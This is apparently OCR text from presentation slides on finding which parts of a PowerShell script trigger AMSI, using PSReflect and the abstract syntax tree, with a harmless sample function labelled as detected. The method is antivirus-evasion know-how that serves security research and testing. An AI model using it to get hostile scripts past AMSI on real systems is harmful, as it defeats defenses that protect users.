    - Uses PSReflect – Matt Graeber (@mattifestation) – Creates an in-memory module of functions exported from the AMSI dll
  - Find-AmsiSignatures – 'Finds' AMSI signatures


Finding AMSI signatures

- PS v3+ does stuff!

- Uses the AbstractSyntaxTree!
  - Useful way to break down a script into chunks
  - Scan each Ast to find minimally sized portions of a script that are flagged by AMSI.

AbstractSyntaxTree

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
}  Write-Num 3
```




protiviti


AbstractSyntaxTree

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
} Write-Num 3
```

EVIL (Detected by AMSI)



